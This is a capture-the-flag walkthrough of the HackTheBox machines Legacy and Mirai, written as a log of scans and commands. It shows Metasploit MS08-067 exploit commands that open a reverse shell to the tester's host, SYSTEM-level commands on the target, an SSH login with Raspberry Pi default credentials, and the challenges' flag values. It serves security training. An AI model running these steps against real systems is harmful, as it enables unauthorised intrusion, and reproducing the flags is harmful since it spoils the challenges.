


Figure 2: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Microsoft Windows netbios-ssn: [exploit_smb_ms08_067](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Nov 1 14:44:27 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.4
2 Nmap scan report for 10.10.10.4
3 Host is up, received user-set (0.057s latency).
4 Scanned at 2019-11-01 14:44:28 PDT for 276s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE      REASON      VERSION
8 139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
9 445/tcp    open  microsoft-ds syn-ack ttl 127 Windows XP microsoft-ds
10 3389/tcp   closed ms-wbt-server reset ttl 127
11 Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
   ↳ cpe:/o:microsoft:windows_xp
12
13 Host script results:
14 |_clock-skew: mean: -3h59m53s, deviation: 1h24m50s, median: -4h59m53s
15 |_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:0c:03
   ↳ (VMware)
16 |_Names:
17 |   LEGACY<00>          Flags: <unique><active>
18 |   HTB<00>            Flags: <group><active>
19 |   LEGACY<20>         Flags: <unique><active>
20 |   HTB<1e>            Flags: <group><active>
21 |   HTB<1d>            Flags: <unique><active>
22 |   \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
23 |_Statistics:
24 |   00 50 56 b9 0c 03 00 00 00 00 00 00 00 00 00 00
25 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
27 |_p2p-conficker:
28 |   Checking for Conficker.C or higher...
29 |   Check 1 (port 40600/tcp): CLEAN (Timeout)
30 |   Check 2 (port 13850/tcp): CLEAN (Timeout)
31 |   Check 3 (port 50902/udp): CLEAN (Timeout)
32 |   Check 4 (port 54226/udp): CLEAN (Timeout)
33 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
34 |_smb-os-discovery:
35 |   OS: Windows XP (Windows 2000 LAN Manager)
36 |   OS CPE: cpe:/o:microsoft:windows_xp:-
37 |   Computer name: legacy
38 |   NetBIOS computer name: LEGACY\x00
39 |   Workgroup: HTB\x00
40 |_ System time: 2019-11-01T20:44:53+02:00
41 |_smb-security-mode:
42 |   account_used: <blank>
43 |   authentication_level: user
44 |   challenge_response: supported
45 |_ message_signing: disabled (dangerous, but default)
46 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
47 |_smb2-time: Protocol negotiation failed (SMB2)
```



```

48
49 Read data files from: /usr/bin/../../share/nmap
50 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
51 # Nmap done at Fri Nov 1 14:49:04 2019 -- 1 IP address (1 host up) scanned in 276.38 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

✚ openports

#	Port	Protocol	Service	Scans
1.	137/udp	netbios-ns	ttl 127 Microsoft Windows netbios-ns (workgroup: HTB)	./results/10.10.10.4/scans/enum4linux.txt ./results/10.10.10.4/scans/nbtscan.txt ./results/10.10.10.4/scans/udp_137_smb_nmap.txt
2.	139/tcp	netbios-ssn	ttl 127 Microsoft Windows netbios-ssn	./results/10.10.10.4/scans/enum4linux.txt ./results/10.10.10.4/scans/smbclient.txt ./results/10.10.10.4/scans/tcp_139_smb_nmap.txt
3.	445/tcp	microsoft-ds	ttl 127 Windows XP microsoft-ds	./results/10.10.10.4/scans/enum4linux.txt ./results/10.10.10.4/scans/smbclient.txt ./results/10.10.10.4/scans/tcp_445_smb_nmap.txt

✚

Figure 3: writeup.enumeration.steps.2.1

3. From the Nmap scan results, we find that the target system has SMB service running and is a Windows XP system:

```

1 | smb-os-discovery:
2 |   OS: Windows XP (Windows 2000 LAN Manager)
3 |   OS CPE: cpe:/o:microsoft:windows_xp:-
4 |   Computer name: legacy
5 |   NetBIOS computer name: LEGACY\x00
6 |   Workgroup: HTB\x00
7 | _ System time: 2019-11-01T20:44:53+02:00

```

Findings

Open Ports

```

1 | 137/udp | netbios-ns | Microsoft Windows netbios-ns (workgroup: HTB)
2 | 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn
3 | 445/tcp | microsoft-ds | Windows XP microsoft-ds

```

Phase #2: Exploitation

1. For a Microsoft Windows XP system with open SMB, we use the MSF [MS08-067](#) exploit `windows/smb/ms08_067_netapi` and gain a shell with elevated privileges on the target system:

```
1 msfconsole
2   use exploit/windows/smb/ms08_067_netapi
3   set RHOST 10.10.10.4
4   set LHOST 10.10.14.18
5   show options
6   exploit
```

```
msf exploit(windows/smb/ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST	10.10.10.4	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.18	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.18:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (10.10.14.18:4444 -> 10.10.10.4:1028) at 2019-11-01 15:02:39 -0700
```

```
C:\WINDOWS\system32>
```

Figure 4: writeup.exploitation.steps.1.1

2. We then obtain further information about the system and read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
1 ipconfig
2 systeminfo
3 dir user.txt /s /p
```

```
4 type "C:\Documents and Settings\john\Desktop\user.txt"
5 type "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
C:\WINDOWS\system32>systeminfo_
systeminfo

Host Name:                LEGACY
OS Name:                  Microsoft Windows XP Professional
OS Version:               5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:         user
Registered Organization:   HTB
Product ID:                55274-643-7213323-23904
Original Install Date:     16/3/2017, 7:32:23
System Up Time:            0 Days, 8 Hours, 55 Minutes, 47 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              INTEL - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     511 MB
Available Physical Memory: 394 MB
Virtual Memory: Max Size:  2.048 MB
Virtual Memory: Available: 2.009 MB
Virtual Memory: In Use:    39 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           1 NIC(s) Installed.
                           [01]: AMD PCNET Family PCI Ethernet Adapter
                               Connection Name: Local Area Connection
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.4
```

Figure 5: writeup.exploitation.steps.2.1

```

C:\>dir user.txt /s /p
dir user.txt /s /p
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\john\Desktop

16/03/2017  08:19                32 user.txt
                1 File(s)                32 bytes

Total Files Listed:
                1 File(s)                32 bytes
                0 Dir(s)  6.484.877.312 bytes free

C:\>

```

Figure 6: writeup.exploitation.steps.2.2

```

C:\>type "C:\Documents and Settings\john\Desktop\user.txt"
type "C:\Documents and Settings\john\Desktop\user.txt"
e69af0e4f443de7e36876fda4ec7644f
C:\>

C:\>

C:\>type "C:\Documents and Settings\Administrator\Desktop\root.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
993442d258b0e0ec917cae9e695d5713
C:\>

```

Figure 7: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```

1  ntauth/system@LEGACY> id
2  NT AUTHORITY\SYSTEM
3  ntauth/system@LEGACY>
4  ntauth/system@LEGACY> uname
5  Host Name:                LEGACY
6  OS Name:                  Microsoft Windows XP Professional
7  OS Version:               5.1.2600 Service Pack 3 Build 2600
8  OS Manufacturer:         Microsoft Corporation
9  OS Configuration:        Standalone Workstation
10 OS Build Type:             Uniprocessor Free
11 ntauth/system@LEGACY>
12 ntauth/system@LEGACY> ifconfig
13 Ethernet adapter Local Area Connection:
14   Connection-specific DNS Suffix  . :
15   IP Address. . . . . : 10.10.10.4
16   Subnet Mask . . . . . : 255.255.255.0

```

```
17   Default Gateway . . . . . : 10.10.10.2
18 ntauth/system@LEGACY>
19 ntauth/system@LEGACY> users
20 Administrator
21 john
```

Loot

Flags

```
1 C:\Documents and Settings\john\Desktop\user.txt: e69af0e4f443de7e.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: 993442d258b0e0.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/2>
- [+] https://medium.com/@_C_3PJoe/htb-retired-box-walkthrough-legacy-147bbcc9ff02

[HackTheBox] Mirai

Date: 12/Nov/2019
Categories: [oscp](#), [htb](#), [linux](#)
Tags: [exploit_defaultcreds](#), [privesc_sudoers](#)

Overview

This is a writeup for HackTheBox VM [Mirai](#). Here are stats for this machine from [machinescli](#):



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 22/tcp/ssh/OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0): [exploit_defaultcreds](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Nov 12 15:49:18 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.mirai/results/10.10.10.48/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.mirai/results/10.10.10.48/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.48
2 Increasing send delay for 10.10.10.48 from 0 to 5 due to 275 out of 915 dropped probes since
  ↳ last increase.
3 Nmap scan report for 10.10.10.48
4 Host is up, received user-set (0.060s latency).
5 Scanned at 2019-11-12 15:49:19 PST for 27s
6 Not shown: 997 closed ports
7 Reason: 997 resets
8 PORT      STATE SERVICE REASON          VERSION
9 22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
10 | ssh-hostkey:
11 |   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
12 | ssh-dss AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//
  ↳ X5kr6m9em2hEu3SianCnerFwTGHgUhrRprR6iocVhd8gN21TPNTwFF47q8nUitupMBnvImwAs8NcjLVclPSdFJSWwTxbaBiX0qyjV5B
  ↳ +s2N8I9neI2coRbtZDUwUiF/1gUAZIimeK0j2x39kcBpcpM6ZAAAAFQDwL9La/
  ↳ FPuIrEutE8yfdIgxTDDNQAAAIBJbfYW/IeOFHPiKBzHWiM8JTjhPCcvjIkNjKMMdS6uo00/JQH4VUUTscC/
  ↳ LTvYmQeLayc7GYQ/AcLgoYFHm8hDgFVN2D4BQ7yGQT9dU4GAOp4/H1wHPK1AiBuDQMsyEk2s2J+60Rt+
  ↳ hUKCZfnxP0oD9l+
  ↳ VEwfZQYCTOBi3g0AotgAAAIBd6OWkakYL2e132lg6Z02202PIq9zvAx3tfViuU9CGStiIW4eH4qrhSMiUKrhbNeCzvdcw6pRWK41
  ↳ +vDiQrhV12/
  ↳ w6JSowf9KHxvoprAGiEg7GjyvidBr9Mzv1WajlU9BQ00Nc7poV2UzyMwLYLqzdjBJT28WUs3qYTxanaUrV9g==
13 |   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
14 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCPSoRAKB+cPR8bChDdajCIpf4p1zHfZyu2xnIkqRAGm6Dws2zcy+
  ↳ VAZriPDRUrt10GfsBLZtp/1PZpkUd2b1PKvN2YIg4SDtpvTrdwAM2uCGUrZdKRofa+nd8REgkTg8JRYkSGQ/
  ↳ RxBZzb06JZhrSvLABFve3rEPVdwTf4mzzNuryV4DNctrAojjP4Sq7Msc24poQRG9AkeyS1h4zrZMbBODQaKoyY3pss5FWJ
  ↳ +qa83XNsqrjK1KhSbjH17pBFhlfo/6bGkIE68vS5CQI9Phygke6/a39EP2pJp6WzT5KI3Yosex3Br85kbh/
  ↳ J8CVf4EDIRs5qismW+AZLeJUJHrj
15 |   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
16 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBc189gWp+rA+
  ↳ 2SLZzt3r7x+9sXF0Cy9g3C9Yk1S21hT/V0mlqYys1fbAvqwoVvkpRvHRzbd5CxViOVih0TeW/bM=
17 |   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
18 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCvO/UREAhODuSsm7liSb9SZ8gLoZtn7P46SIDZL
19 53/tcp    open  domain   syn-ack ttl 63 dnsmasq 2.76
20 | dns-nsid:
21 |_ bind.version: dnsmasq-2.76
22 80/tcp    open  http      syn-ack ttl 63 lighttpd 1.4.35
23 | http-methods:
24 |_ Supported Methods: OPTIONS GET HEAD POST
25 |_http-server-header: lighttpd/1.4.35
26 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
27 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
28
29 Read data files from: /usr/bin/./share/nmap
30 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
31 # Nmap done at Tue Nov 12 15:49:46 2019 -- 1 IP address (1 host up) scanned in 27.40 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)	./results/10.10.10.48/scans/tcp_22_ssh_nmap.txt
2.	53/tcp	domain	ttl 63 dnsmasq 2.76	./results/10.10.10.48/scans/tcp_53_dns_nmap.txt
3.	80/tcp	http	ttl 63 lighttpd 1.4.35	./results/10.10.10.48/scans/tcp_80_http_gobuster.txt ./results/10.10.10.48/scans/tcp_80_http_nikto.txt ./results/10.10.10.48/scans/tcp_80_http_nmap.txt ./results/10.10.10.48/scans/tcp_80_http_robots.txt ./results/10.10.10.48/scans/tcp_80_http_whatweb.txt
4.	123/udp	ntp	ttl 63 NTP v4 (unsynchronized)	
5.	1323/tcp	upnp	ttl 63 Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)	./results/10.10.10.48/scans/tcp_32400_http_nikto.txt
6.	32400/tcp	http	ttl 63 Plex Media Server httpd	./results/10.10.10.48/scans/tcp_32400_http_nmap.txt ./results/10.10.10.48/scans/tcp_32400_http_robots.txt ./results/10.10.10.48/scans/tcp_32400_http_whatweb.txt
7.	32469/tcp	upnp	ttl 63 Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)	

Figure 3: writeup.enumeration.steps.2.1

3. From the HTTP response headers, we find that the HTTP service is running the [PiHole](#) project:

```

| http-headers:
|   X-Pi-hole: A black hole for Internet advertisements.
|   Content-type: text/html; charset=UTF-8
|   Content-Length: 0
|   Connection: close
|   Date: Tue, 12 Nov 2019 23:50:08 GMT
|   Server: lighttpd/1.4.35
|
| (Request type: GET)

```

Figure 4: writeup.enumeration.steps.3.1

4. We also find an `admin` directory from the `gobuster` scan:

```

http://10.10.10.48:80/admin (Status: 301)
http://10.10.10.48:80/swfobject.js (Status: 200) [Size: 61]

```

Figure 5: writeup.enumeration.steps.4.1

5. Upon visiting the `http://10.10.10.48/admin/` page, we get the default PiHole dashboard:




Figure 6: writeup.enumeration.steps.5.1

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
2	53/tcp		domain		dnsmasq 2.76
3	80/tcp		http		lighttpd 1.4.35
4	123/udp		ntp		NTP v4 (unsynchronized)
5	1323/tcp		upnp		Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
6	32400/tcp		http		Plex Media Server httpd
7	32469/tcp		upnp		Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)

Files

1 http://10.10.10.48/admin/

Users

1 ssh: pi

Phase #2: Exploitation

1. We take hint from the name of this VM, Mirai, referring to the [botnet](#) that targeted Internet systems configured with default credentials. Since the target system is running PiHole and by default such systems have a user `pi` with password `raspberrypi`, using this combination gives us interactive access:

```
root@kali: ~/toolbox/data/writeups/htb.mirai # ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ECDSA key fingerprint is SHA256:UKDz3Z1kwt20sg26RlulQ3UY/cVIX/oXtiqLPXiXMY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.48' (ECDSA) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)

